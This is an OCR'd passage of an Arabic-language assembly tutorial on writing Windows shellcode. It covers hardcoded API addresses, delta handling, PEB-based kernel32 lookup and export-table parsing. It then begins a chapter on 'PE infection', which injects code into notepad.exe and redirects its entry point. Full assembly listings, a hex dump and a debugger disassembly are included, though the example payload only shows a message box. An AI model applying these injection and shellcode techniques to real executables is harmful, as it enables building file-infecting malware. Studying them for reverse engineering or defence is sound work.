
ومن ثم نقوم بدفع معاملات الدالة MessageBox في الاستاك ثم نستدعي عنوان الدالة MessageBoxA في السطر 23.. لتقوم بإظهار الرسالة النصية.

ومن المفيد استخدام دالة FreeLibrary لتحرير المكتبة المحملة من التطبيق الحالي بعد الانتهاء منها .. وذلك بتمرير مقبض الموديول لهذه الدالة.

وبالتالي إذا أردنا استخدام دالة API داخل الشيل كود بالطرق التقليدية .. يجب أن نستخدم الثلاث دوال التالية :

LoadLibrary
GetProcAddress
MessageBoxA

كل دالة من الدوال السابقة لها EntryPoint في مكتبة الـ DLL .. والصورة التالية من برنامج Dependency walker .. تستطيع الحصول عليه من موقعه:
http://www.dependencywalker.com/
يمكنك استخدام CFF Explorer لنفس الغرض لكن البيانات التي نريدها متناثرة به.



كما لاحظنا .. قمنا بتحميل مكتبة Kernel32 به.. وقام البرنامج بعرض جميع الدوال الموجودة بالمكتبة .. ومنها الدالة LoadLibrary .. ونلاحظ أن عنوان الدخول للدالة عند الاوفست [1D77h] .. نقوم بإضافة هذا العنوان علي عنوان الـ Image Base للمكتبة وهو [7C800000h]

ImageBase+RVA=7C800000h+1D77h=7C801D77h

إذن لاستخدام الدالة .. نستطيع استدعائها عبر العنوان [7C801D77h] .. نفس الحال مع دالة GetProcAddress سيكون عنوانها [7C80AE20h] ..

وبالتالي إذا أردنا تحويل الكود السابق - الخاص بتحميل مكتبة User32 واستدعاء دالة MessageBox وقت التشغيل - إلي شيل كود فسيكون كالتالي :

```
ShellCodeStart:
    jmp short User32
User32Return:
    pop ecx                         ;Get "User32.dll"
    mov ebx, 7C801D77h              ;LoadLibraryA
    push ecx                        ;Push "User32.dll"
    call ebx                        ;call LoadLibraryA
    ;Now [eax] returns the module handle
    jmp short MessageBoxFunc

MessageBoxReturn:
    pop ecx                         ;Get "MessageBoxA"
    xor edx,edx                     ;edx = 0
    push ecx                        ;Push "MessageBoxA"
    push eax                        ;Push moudule handle
    mov ebx, 7C80AE20h              ;GetProcAddress
    ;Call GetProcAddress(eax,ecx)
    call ebx                        ;call GetProcAddress
    ;Now [eax] returns the MessageBoxA Address
    jmp short Message

MessageReturn:
    pop ecx                         ;Get the "message"
    xor edx,edx                     ;edx = 0
    push edx                        ;Push MB_OK
    push ecx                        ;Push Title
    push ecx                        ;Push Text
    push edx                        ;Push HWND
    call eax                        ;Call MessageBoxA
EndME:
    mov eax, 7C81CAEAh              ;ExitProcess
    call eax                        ;Call ExitProcess
User32:
    call User32Return
    db 'user32.dll',0
```

```
MessageBoxFunc:
      call MessageBoxReturn
      db 'MessageBoxA',0
Message:
      call MessageReturn
      db 'Writing Shellcode',0
ShellCodeEnd:
```

تم التعليق علي الأسطر مباشرة لسهولة الفهم .. والآن بحقن هذا الكود في أي تطبيق مثل الآلة الحاسبة Calc.exe سيكون الشيل كود الناتج بطول 99 بايت كالتالي :


0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
EB	29	59	BB	77	1D	80	7C	51	FF	D3	EB	2E	59	33	D2	.)Y.w..|Q....Y3.
51	50	BB	20	AE	80	7C	FF	D3	EB	31	59	33	D2	52	51	QP. ..|...1Y3.RQ
51	52	FF	D0	B8	EA	CA	81	7C	FF	D0	E8	D2	FF	FF	FF	QR......|.......
75	73	65	72	33	32	2E	64	6C	6C	00	E8	CD	FF	FF	FF	user32.dll......
4D	65	73	73	61	67	65	42	6F	78	41	00	E8	CA	FF	FF	MessageBoxA.....
FF	57	72	69	74	69	6E	67	20	53	68	65	6C	6C	63	6F	.Writing Shellco
64	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	de..............

طريقة حقن الكود برمجيا سنعرفها في الفصل القادم .. ولكن من الممكن أن تحقنه يدويا عبر Olly بلصق الكود بيناري Binary Pate.

وقد قمنا بحقن الكود في Olly عند العنوان [0101EA00] وبطول 99 بايت [63h] أي إلي [0101EA62] وقمنا بتغيير ال EntryPoint للبرنامج لتصبح عند الاوفسست [0001EA00] :

```
0101E9FE  0000            ADD BYTE PTR DS:[EAX],AL
0101EA00  EB 29           JMP SHORT calc.0101EA2B
0101EA02  59              POP ECX
0101EA03  BB 771D807C     MOV EBX,kernel32.LoadLibraryA
0101EA08  51              PUSH ECX
0101EA09  FFD3            CALL EBX
0101EA0B  EB 2E           JMP SHORT calc.0101EA3B
0101EA0D  59              POP ECX
0101EA0E  33D2            XOR EDX,EDX
0101EA10  51              PUSH ECX
0101EA11  50              PUSH EAX
0101EA12  BB 20AE807C     MOV EBX,kernel32.GetProcAddress
0101EA17  FFD3            CALL EBX
0101EA19  EB 31           JMP SHORT calc.0101EA4C
0101EA1B  59              POP ECX
0101EA1C  33D2            XOR EDX,EDX
0101EA1E  52              PUSH EDX
0101EA1F  51              PUSH ECX
0101EA20  51              PUSH ECX
0101EA21  52              PUSH EDX
0101EA22  FFD0            CALL EAX
0101EA24  B8 EACA817C     MOV EAX,kernel32.ExitProcess
0101EA29  FFD0            CALL EAX
0101EA2B  E8 D2FFFFFF     CALL calc.0101EA02
0101EA30  75 73           JNZ SHORT calc.0101EAA5
0101EA32  65:72 33        JB SHORT calc.0101EA68
0101EA35  322E            XOR CH,BYTE PTR DS:[ESI]
0101EA37  64:6C           INS BYTE PTR ES:[EDI],DX
0101EA39  6C              INS BYTE PTR ES:[EDI],DX
0101EA3A  00E8            ADD AL,CH
0101EA3C  CD FF           INT 0FF
0101EA3E  FFFF            ???
0101EA40  4D              DEC EBP
0101EA41  65:73 73        JNB SHORT calc.0101EAB7
0101EA44  61              POPAD
0101EA45  67:65:42        INC EDX
0101EA48  6F              OUTS DX,DWORD PTR ES:[EDI]
0101EA49  78 41           JS SHORT calc.0101EA8C
0101EA4B  00E8            ADD AL,CH
0101EA4D  CA FFFF         RETF 0FFFF
0101EA50  FF57 72         CALL DWORD PTR DS:[EDI+72]
0101EA53  697469 6E 67205: IMUL ESI,DWORD PTR DS:[ECX+EBP*2+6E],68532067
0101EA5B  65:6C           INS BYTE PTR ES:[EDI],DX
0101EA5D  6C              INS BYTE PTR ES:[EDI],DX
0101EA5E  636F 64         ARPL WORD PTR DS:[EDI+64],BP
0101EA61  65:0000         ADD BYTE PTR GS:[EAX],AL
0101EA64  0000            ADD BYTE PTR DS:[EAX],AL
```

وعند تشغيل البرنامج تظهر الرسالة التالية .. ثم يتم إغلاق البرنامج.



يمكننا أيضا كتابة الشيل كود السابق علي بالصورة التالية :

```
ShellCodeStart:
    call delta
 delta:
    pop ebp
    sub ebp,offset delta
    mov ebx, 7C801D77h          ;LoadLibraryA
    lea ecx,[ebp+user32]        ;Get "User32.dll" Address
    push ecx                    ;Push "User32.dll"
    call ebx                    ;call LoadLibraryA
    lea ecx,[ebp+msgbox]        ;Get "MessageBoxA" addr
    xor edx,edx                 ;edx = 0
    push ecx                    ;Push "MessageBoxA"
    push eax                    ;Push moudule handle
    mov ebx, 7C80AC28h          ;GetProcAddress
    call ebx                    ;call GetProcAddress
    lea ecx,[ebp+msg]           ;Get the "message" address
    xor edx,edx                 ;edx = 0
    push edx                    ;Push MB_OK
    push ecx                    ;Push Title
    push ecx                    ;Push Text
    push edx                    ;Push HWND
    call eax                    ;Call MessageBoxA
 EndME:
    mov eax, 7C81CAA1h          ;ExitProcess
    call eax                    ;Call ExitProcess
    user32 db 'user32.dll',0
    msgbox db 'MessageBoxA',0
    msg    db 'Writing Shellcode',0
ShellCodeEnd:
```

حيث قمنا بالإستعاضة عن حيلة اقتناص النصوص داخل الشيل كود .. بحيلة أخري تسمى Delta Handling .. ويتم فيها تحديد قيمة إزاحة القيم داخل الشيل كود كالتالي :

```
 call delta
delta:
   pop ebp
   sub ebp, offset delta
```

حيث يتم دفع عنوان تعليمة الإجراء delta إلي الاستاك ونسحبه في المسجل ebp .. ونطرح منه إزاحة delta .. فنحصل علي عنوان نسبي نستطيع به عنونة أي إزاحة لمتغير داخل الشيل كود.

والتعليمة lea من تعليمات Loading Instructions .. تستخدم لتحميل عنوان المصدر source في الهدف destination :

```
lea destination, source
```

والمصدر يجب أن يكون عنوان ذاكرة.. فمثلا نفترض Var كمتغير ونريد معرفة عنوانه فبدلا أن نقول :

```
mov ebp,OFFSET Var
```

يمكننا استخدام :

```
lea ebp, Var
```

ولمعرفة القيمة عند عنوان داخل الشيل كود يكون كالتالي :

```
lea ecx,[ebp+user32]
```

☒ البحث عن Kernel32

إلي هنا قمنا بكتابة شيل كود .. ولكنه كود ثابت علي نظام التشغيل .. بمعني أن عنوان الدالة LoadLibrary يختلف علي أنظمة التشغيل المختلفة وأيضا من الممكن أن تختلف عناوين الدوال باختلاف نسخ الـ Service Pack للنظام نفسه .. بمعني أنها تختلف بالإصدارات الجديدة من الملف.

وبالتالي سنحتاج أن نجعل الكود مدعوم علي معظم الأنظمة .. وهنا سنقوم باستغلال التطبيق المحقون به الكود .. وبما أن جميع التطبيقات التي تعمل علي ويندوز تقوم بتحميل مكتبة Kernel32 .. فأول خطوة علينا القيام بها هو معرفة عنوان الموديول للمكتبة Kernel32 المحملة في ذاكرة التطبيق.

وتوجد أكثر من طريقة لإتيان عنوان kernel32 منها الطريقة الأكثر شيوعا وهي الاستفادة من بنية PEB أو Process Environment Block .. وهي بنية يتم إنشائها بواسطة نظام التشغيل لكل تطبيق يعمل عليه .. وتحتوي علي معلومات عن هذا التطبيق ومنها عنوان موديول مكتبةKernel32 ..

ومؤشر تلك البنية يكون دائما عند العنوان[fs:[30h من ذاكرة التطبيق .. فنقوم بالحصول علي عنوان تلك البنية ثم نذهب إلي الإزاحة[0C] من مؤشر تلك البنية وذلك للوصول إلي مؤشر للبيانات المحملة للموديولز .

وبعد أن حصلنا علي هذا المؤشر نذهب إليه مع إزاحة [1C] لنحصل علي أول مدخل في قائمة أولية والتي يكون بها دائما مؤشر لعنوانkernel32.

ونقوم بالحصول علي العنوان في القائمة من إزاحة قيمتها[08]..

والكود التالي يقوم بتلك العملية :

```
mov eax,fs:[30h]        ; eax = PEB base
mov eax,[eax+0ch]       ; eax = *Process Module info
mov eax ,[eax+1ch]      ; eax=  *first entry in module list
mov eax,[eax]           ; get the value from the address
mov ebx,[eax+08h]        ; ebx = kernel32 base address
```

وبعد تنفيذ الكود السابق سيحمل المسجل ebx لدينا عنوان الموديول kernel32 .. وهو علي النظام الحالي يحمل القيمة[7C800000h].

ملحوظة : المسجل fs هو مسجل مقطع Segment Register ونظام التشغيل يجعله يشير دائما إلي البنيةTEB أو Thread Environment Block وهذه البنية تحتوي علي معلومات عن التطبيق بالإضافة إلي احتوائها علي البنية PEB.

الوصول إلي عناوين إجراءاتAPI


إلي هنا حصلنا علي عنوان الموديول kernel32 .. ورأينا من خلال الفصل الحالي كيفية استخدام إجراء API عن طريق تحميل المكتبة الموجود بها أولا بدالة LoadLibrary والحصول علي عنوان الإجراء المراد استخدامه بواسطة الدالة GetProcAddress.

وبالتالي يلزمنا الآن تحديد عناوين كلا من الدالتين LoadLibrary و GetProcessAddr في حالة إذا أردنا استخدام أي تابع API.

وكلا من الدالتين موجودتين في المكتبة kernel32.. وبالأخص موجودتان في جدول الدوال المصدرة في مكتبة kernel32.. وهو جدول يجعل التطبيقات الأخري تستفيد من الإجراءات الموجودة بالملف الحالي .. وللوصول إلي جدول الدوال المصدرة نستخدم عنوان الموديول الذي حصلنا عليه لـ kernel32 كـ image base لملف له ترويسة PE مثل الملفات التنفيذية بالضبط ..
وبالتالي عند العنوان [7C800000h] .. تبدأ ترويسة ملف تنفيذي .. نقوم فيها بالوصول لقيمة e_lfanew لمعرفة بداية ترويسة win32.. وقيمتها هي [E8].

ثم نقفز إلي هذا العنوان ونضيف إليه إزاحة محددة وهي [78h] لنصل إلي البنية IMAGE_OPTIONAL_HEADER32 .. أو بالأخص إلي أول عنصر في مصفوفة البنية DataDirectory .. حيث أول عنصر هو مدخل جدول البيانات المصدرة IMAGE_DIRECTORY_ENTRY_EXPORT

```
IMAGE_DATA_DIRECTORY STRUCT
      VirtualAddress     DWORD      ?
      isize              DWORD      ?
IMAGE_DATA_DIRECTORY ENDS
```



والصورة السابقة توضح بعض المعلومات عن مدخل جدول البيانات المصدرة مثل :

Offset "الإزاحة" = E8+78 = 160

وكذلك العنوان النسبي RVA وهو 262C .. وبالتالي للوصول إلي العنوان في الذاكرة :

VA = image base + RVA
VA = 7C800000 + 262C = 7C80262C

وعندما نصل إلي العنوان [7C80262C] فسنجد البنية التالية و تحمل الاسم IMAGE_EXPORT_DIRECTORY وهي تحوي بيانات الدوال المصدرة :

```
IMAGE_EXPORT_DIRECTORY STRUCT
  Characteristics          DWORD      ?
  TimeDateStamp            DWORD      ?
  MajorVersion             WORD       ?
  MinorVersion             WORD       ?
  nName                    DWORD      ?
  nBase                    DWORD      ?
  NumberOfFunctions        DWORD      ?
  NumberOfNames            DWORD      ?
  AddressOfFunctions       DWORD      ?
  AddressOfNames           DWORD      ?
  AddressOfNameOrdinals    DWORD      ?
IMAGE_EXPORT_DIRECTORY ENDS
```

أهم عناصر تلك البنية نتناولها كالأتي:

1 - **nName** : وهو عنوان يشير للاسم الدخلي للموديول .. وهو مهم لإنه من الممكن أن يغير المستخدم اسم الملف Filename .. وبالتالي فسيتم استخدام الاسم الداخلي.

2 - **NumberOfFunctions** : وهو يحمل عدد الدوال المصدرة بالموديول.


3 - **NumberOfNames** : يحمل عدد الدوال المصدرة بالاسم .. حيث يوجد طريقتين لتصدير الدوال .. الأولي عن طريق الاسم by name والثانية عن طريق التتابع by ordinal.

4 - **AddressOfFunctions** : عنوان نسبي يشير لمصفوفة تحتوي علي عناوين نسبية لجدول به عناوين الدوال المصدرة بالموديول

Export Address Table .. واختصارا سنطلق عليه من الآن الاختصار **EAT**.

5 - **AddressOfNames** : عنوان نسبي يشير لمصفوفة تحتوي علي عناوين نسبية لجدول به أسماء الدوال المصدرة بالموديول Export Name Table أو **ENT**.

6 - **AddressOfNameOrdinals** : عنوان نسبي يشير لمصفوفة 16 بت Word تحتوي علي الترقيم التتابعي للدوال المصدرة Export Ordinal Table أو **EOT**.



حجم البنية IMAGE_EXPORT_DIRECTORY 40 بايت .. والإزاحات بالنظام العشري والسداسي عشر موضحة كالتالي :

```
IMAGE_EXPORT_DIRECTORY STRUCT
  Characteristics            DWORD   ?   0
  TimeDateStamp              DWORD   ?   4
  MajorVersion               WORD    ?   8
  MinorVersion               WORD    ?   10 - A
  nName                      DWORD   ?   12 - C
  nBase                      DWORD   ?   16 - 10
  NumberOfFunctions          DWORD   ?   20 - 14
  NumberOfNames              DWORD   ?   24 - 18
  AddressOfFunctions         DWORD   ?   28 - 1C
  AddressOfNames             DWORD   ?   32 - 20
  AddressOfNameOrdinals      DWORD   ?   36 - 24
IMAGE_EXPORT_DIRECTORY ENDS
```

إلي هنا عرفنا أن هذه البنية تشير إلي مصفوفتين وإلي جدول به حروف نصية لأسماء الدوال .. وسنقوم بعمل مقارنة للنصوص .. وهي طريقة تستهلك مساحة كبيرة من الكود ولكنها ضرورية لفهم الموضوع بصورة مبسطة .. ونلاحظ أن كل اسم دالة ينتهي بحرف NULL.. هذا الجدول مؤشر بعنوان هو AddressOfNames .. بحيث إذا ذهبنا إلي هذا العنوان سنجد الأمر علي هذا الشكل:

ECX	Addr of names + offset	ESI	Value
0	[7C803528 + 4 * 0]	7C804B73	ActivateActCtx
1	[7C803528 + 4 * 1]	7C804B82	AddAtomA
2	[7C803528 + 4 * 2]	7C804B8B	AddAtomW

فمثلا العنوان AddressOfNames هنا يساوي [7C803528] وإذا ذهبنا إلي هذا العنوان وقمنا بعمل إزاحة بمقدار DWORD كل مرة .. فسنحصل علي قيمة بها عنوان الاسم ESI والذي يشير إلي الحروف النصية للدالة التي نريد الحصول عليها كل مرة.

بنفس الكيفية إذا أردنا معرفة عنوان الدالة .. فسنعتمد بالتأكيد علي العنوان AddressOfFunctions .. والذي يشير لمصفوفة بها قيم مؤشرة إلي العناوين علي هذا النحو :

ECX	Addr of FX + offset	Value
0	[7C802654 + 4 * 0]	7C80A634
1	[7C802654 + 4 * 1]	7C8392A0
2	[7C802654 + 4 * 2]	7C822469

الآن قد تم توضيح جميع النقاط .. ولم يتبقي سوي كتابة الكود الشامل لجميع النقاط السابقة .. وهو كالتالي :

```
ShellCodeStart:
 call delta_handle
 delta_handle: pop ebp
 sub ebp,offset delta_handle

        mov eax,fs:[30h]
        mov eax,[eax+0ch]
        mov eax ,[eax+1ch]
        mov eax,[eax]
        mov ebx,[eax+08h]
   mov dword ptr [ebp+_hkernel],ebx  ; store kernel base for future use


 find_api:
        mov eax, [ebx + 3ch]                ; eax = PE Start
        mov edi, [ebx + eax + 78h]          ; edi = Export Address Table RVA
        add edi, ebx                        ; make it absolute
        mov edx, [edi + 20h]                ; edx = AddressOfNames  RVA
        add edx, ebx                        ; make it absolute
        xor ecx,ecx                         ; zero our functions counter
 api_loop:
        mov ebx,dword ptr [ebp+_hkernel]          ; restore kernel base if changed
        cmp ecx,dword ptr [edi + 18h]             ; compare NumberOfNames
        je  api_done                              ; if reached end then jmp out
        mov esi, [edx + ecx * 4]                  ; esi = function ascii RVA
        add esi, ebx                              ; make it absolute
        mov eax,[esi]                             ; copy function name pointer to eax
```

```
api_compare:
 LoadLib:                                    ; routine to check whether it's
                                             ; "LoadLibraryA" or not .. if not
                                             ; then jump out to GetProc
      cmp eax,'daoL'
      jne GetProc
      mov eax,[esi+4]
      cmp eax,'rbiL'
      jne GetProc
      mov eax,[esi+8]
      cmp eax,'Ayra'
      jne GetProc
      mov dword ptr [ebp+_status],1          ; if the EIP got here then it's indeed
                                             ; our function "LoadLibraryA" .. so we
                                             ; set status = 1 and jump to Getaddr to
                                             ; retrieve the function address
      jmp GetAddr

 GetProc:                                    ; routine to check whether it's
                                             ; "GetProcAddress" or not .. if not
                                             ; then jump out to next api
   cmp eax,'PteG'
      jne next_api
      mov eax,[esi+4]
      cmp eax,'Acor'
      jne next_api
      mov eax,[esi+8]
      cmp eax,'erdd'
      jne next_api
      mov ax,[esi+12]
      cmp ax,'ss'
      jne next_api
      mov dword ptr [ebp+_status],2          ; if the EIP got here then it's indeed
                                             ; our function "GetProcAddress" .. so we
                                             ; set status = 2 and continue to GetAddr
```

```
GetAddr:
    mov eax, [edi + 1ch]                    ; eax =  AddressOfFunctions RVA
    add eax, ebx                            ; make it absolute
    mov eax, [eax + 4 * ecx]                ; eax = function address RVA
    add eax, ebx                            ; make it absolute

    mov ebx,dword ptr [ebp+_status]         ; ebx = status
                                            ; then detemine either our current function
                                            ; is "LoadLib.." or "GetProCA..."
    cmp ebx,1
    jne SetProc                             ; if not "LoadLib.." then jump to SetProc
    mov dword ptr [ebp+_LoadLibraryAddr],eax     ; else store function Address
                                                 ; in LoadLibraryAddr
    jmp next_api                                 ; and then jump to the next api

 SetProc:                                   ; do the same above for
                                            ; "GetProcA.."   function
    cmp ebx,2
    jne next_api
    mov dword ptr [ebp+_GetProcAddr],eax

next_api:                                   ; here we increase our counter to point to
                                            ; the next api and jump back to the loop
  inc ecx
  jmp api_loop

api_done:                                   ; if ecx reached the NumberOfNames Exists
                                            ; then we got both of the two addresses we
                                            ; need .. and we're ready to write some code
  jmp exec_sc                               ; so jump to execute our next shellcode

exec_sc:
  mov esi,dword ptr [ebp+_LoadLibraryAddr]       ; esi = LoadLibraryAddr
  mov edi,dword ptr [ebp+_GetProcAddr]           ; edi = GetProcAddr
```

```
lea ecx,[ebp+_user32]                          ; ecx = * "User32.dll" offset
push ecx                                       ; Push "User32.dll"
call esi                                       ; call LoadLibraryA
mov dword ptr [ebp+_huser32],eax               ; store user32 module handle
    lea ecx,[ebp+_msgbox]                      ; ecx = * "MessageBoxA" offset
    push ecx                                   ; Push "MessageBoxA"
    push eax                                   ; Push "user32" moudule handle
    call edi                                   ; call GetProcAddress
    mov dword ptr [ebp+_msgboxaddr],eax        ; msgboxaddr = MessageBoxA addr
    lea ecx,[ebp+_msg]                         ; ecx = * "message" offset
xor edx,edx                                    ; edx = 0
    push edx                                   ; Push MB_OK
    push ecx                                   ; Push Title
    push ecx                                   ; Push Text
    push edx                                   ; Push HWND
    call eax                                   ; Call MessageBoxA
EndME:
    lea ecx,[ebp+_exitprocess]                 ; ecx = * "ExitProcess" offset
    push ecx                                   ; Push "ExitProcess"
    push ebx                                   ; Push kernel32 moudule handle
    call edi                                   ; call GetProcAddress
    call eax                                   ; Call ExitProcess

    imagebase            dd   0h
    _hkernel             dd   0h
    _status              dd   0h
    _LoadLibraryAddr     dd   0h
    _GetProcAddr         dd   0h
    _user32              db   'user32.dll',0
    _huser32             dd   0h
    _msgbox              db   'MessageBoxA',0
    _msgboxaddr          dd   0h
    _msg                 db   'Writing Shellcode',0
    _exitprocess         db   'ExitProcess',0

ShellCodeEnd:
```

الفصل الرابع



تلويث الـPE

Inject Code to a Portable Executable File

1. المفهوم وكيفية التطبيق.
2. تصميم البرنامج.
3. شرح شفرة البرنامج

١- المفهوم وكيفية التطبيق

يوجد عدة طرق لحقن الشيل كود داخل الملفات التنفيذية PE Files مع ضمان الحفاظ علي أداء الملف التنفيذي .. ويطلق علي أسلوب الحقن هذا PE Infection .. ويمكن أن يتم بأي من الطرق التالية:

- ☒ حقن الكود في مساحة فارغة في أي قسم Section .. ويطلق علي هذه الطريقة الاسم Code Cave.
- ☒ إضافة قسم جديد New Section للملف ووضع الكود به.
- ☒ عمل تمديد للقسم الأخير Extend Last Section وإلحاق الكود به.

والفكرة الأساسية هنا .. هو توفير مساحة غير مستخدمة لوضع الكود بها .. ثم تعديل نقطة بداية الملف التنفيذي Entry Point ليشير إلي بداية الكود لدينا.. ومن ثم تنفيذ الكود .. والقفز للعودة إلي النقطة الأصلية لبداية الملف التنفيذي.

ولتطبيق هذه الفكرة لابد وأن نتعرف علي مجموعة الدوال التالية :

- **دوال التعامل مع الملفات:**

CreateFile - OpenFile
ReadFile
WriteFile
GetFileSize
SetFilePointer
CloseHandle

وقد سبق وتم شرحهم في جزء التعامل مع الملفات .. وتوجد بعض الدوال الأخري المكملة مثل :

GlobalAlloc
CreateFileMapping
MapViewOfFile
FlushViewOfFile
UnmapViewOfFile

الدالة الأولي GlobalAlloc هي التي سنستخدمها فقط وباقي الدوال سنستعيض عنها بدوال التعامل مع الملفات السابقة التي درسناها.

❖ دالة GlobalAlloc

تستخدم لتخصيص عدد محدد من البايتات في الذاكرة.

The **GlobalAlloc** function allocates the specified number of bytes from the heap. In the linear Win32 API environment, there is no difference between the local heap and the global heap.

```
HGLOBAL GlobalAlloc(
  UINT uFlags,          // object allocation attributes
  DWORD dwBytes         // number of bytes to allocate
 );
```

معاملات الدالة :

المعامل **uFlags** : وهو يحدد خصائص البلوك المخصص من الذاكرة .. ومن بعض تلك الخصائص التالي :

الخاصية	?
GMEM_FIXED	تخصيص ذاكرة ثابتة
GMEM_MOVEABLE	تخصيص ذاكرة متحركة
GMEM_ZEROINIT	تهيئة الذاكرة المخصصة بقيم صفرية

المعامل **dwBytes** : وهو يحدد عدد البايتات المراد تخصيصها.

عند استخدام GMEM_FIXED فإن الدالة تعود بعنوان البلوك الذي تم تخصيصه في الذاكرة.

وسنوضح الآن كيفية تصميم بريمج يقوم بحقن كود في برنامج Notepad.exe حيث عندما يتم تشغيل البرنامج سيتم إظهار رسالة نصية أو أي أوامر أخري تريد تنفيذها تبعا للشيل كود الذي قمت بكتابته .. ومن ثم استكمال تشغيل برنامج Notepad مرة أخري.


وسنستخدم طريقة تمديد القسم الأخير في حقن الكود .. لإنها تعمل مع جميع الملفات التنفيذية بدون أي مشاكل.

2 – تصميم البرنامج

واجهه البرنامج ستكون على الشكل التالي :



وموضح عليها أرقام معرفات الأدوات والأسماء كالتالي:



اسم المشروع هو [Infect PE] .. ويحتوي على ملف شفرة البرنامج باسم [Infect PE.Asm] .. وملف التضمينات [Infect PE.Inc] .. وصندوق حواري باسم [Infect PE.dlg] ويحتوي الصندوق الحواري على زرين .. الأول **Infect** ويستخدم لحقن الشفرة داخل البرنامج .. والثاني **Recover** ويستخدم لإرجاع البرنامج كما كان وحذف الكود المحقون منه.

والآن نستعرض محتويات الملف[**Infect PE.Inc**]

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include shell32.inc
include masm32.inc

```

```
includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib
includelib shell32.lib
includelib masm32.lib

include c:\masm32\macros\macros.asm

DlgProc     PROTO  :HWND,:UINT,:WPARAM,:LPARAM

.const
IDD_DIALOG1       equ 101
BTN_INFECT        equ 1001
BTN_RECOVER       equ 1002
;##########################################
.data
APPName           db     "PE Infector",0
Path              db     "notepad.exe",0
buffer            db      512 dup(0)
bNULL             db      NULL
SecSize           dd      200h

;##########################################
.data?
hInstance          dd ?
hDlg               dd ?
hFile              dd ?
fSize              dd ?
lpMem              dd ?
lpOldEP            dd ?
lpImageBase        dd ?
lpNewEP            dd ?
lpInject           dd ?
```

```
41 NumOfSec        dd ?
42 lpSec           dd ?
43 LastSec         dd ?
44 FileAllign      dd ?
45 SecAllign       dd ?
46 SizeOfImage     dd ?
47 dump            dd ?
48 ofst           OFSTRUCT  <?>
49 ;##########################################
```

السطر 25 : متغير به مسار واسم الملف المراد حقن الكود به .. ونلاحظ هنا ان المسار سيكون نسبي Relative Path أي لابد وأن نضع البرنامج Notepad.exe في المجلد الحالي الموجود به البرنامج..حتي تعمل دالة فتح الملف بنجاح.

